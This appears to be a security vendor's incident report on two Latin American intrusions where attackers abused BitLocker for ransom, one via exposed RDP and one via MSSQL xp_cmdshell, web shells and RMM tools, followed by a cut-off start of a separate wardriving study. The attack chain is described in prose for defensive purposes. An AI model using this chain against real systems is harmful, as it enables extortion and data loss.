
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.

Drive icon indicating that the drive is locked

Drive icon indicating that the drive is locked


A recovery key was required to unlock the drive.

Attempt to access the disk's contents and the prompt for the BitLocker recovery key

Attempt to access the disk’s contents and the prompt for the BitLocker recovery key

This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.

First case: abusing RDP to encrypt data

One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

Ransomware note

Ransomware note

Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker's reply to the victim's email sent to the address in the printed ransom note

Attacker’s reply to the victim’s email sent to the address in the printed ransom note


This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.

Exposed ports identified in the system in recent months

Exposed ports identified in the system in recent months

The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.

Second case: meet the XEntry Team

In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack

XEntry team attack


In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server

Commands executed when attempting to manipulate the web server

The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.


The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.

Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path


One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers

A subset of the critical information identified and collected by the attackers

In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment

Scanning and RMM deployment


Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys

Commands executed through RMM tools to collect Bitlocker keys


Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.



A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team

Ransom note printed by the XEntry team

These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.

Conclusions

  • Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
  • We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
  • Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
  • Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
  • Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:

“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)

“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

Our teams continue to monitor these threats.

Detection signatures

  • Trojan.Multi.Agent.gen
  • Trojan.Win32.GenAutorunMsSqlServerCommandRun.a
  • Trojan.Win32.Generic
  • Exploit.Win32.SCShell.a

Wardriving assessment across Mexico: Preparing for the 2026 World Cup

Introduction

Mexico is one of the host countries for the 2026 FIFA World Cup, with matches to be played in three major cities: Mexico City, Monterrey, and Guadalajara. These locations are expected to see a large influx of international visitors, increasing the potential security risks. Many of those risks arise from users connecting to public wireless networks.

To better understand the wireless environments that visitors may encounter, we at Kaspersky GReAT conducted a wardriving assessment in the three host cities. The aim of the study was to analyze characteristics, deployment patterns, security configurations and potential exposure risks of public Wi-Fi infrastructure in urban wireless environments.

The information collected during the assessment was used exclusively for passive observation and infrastructure analysis. No attempts were made to authenticate, intercept communications, exploit systems or interact with the detected wireless networks beyond the publicly broadcast management information.

During processing of the collected data, one step involved filtering out networks belonging to cars or cell phones categorized as mobile hotspots because they do not represent networks that can be considered part of the assessment.

Research scope

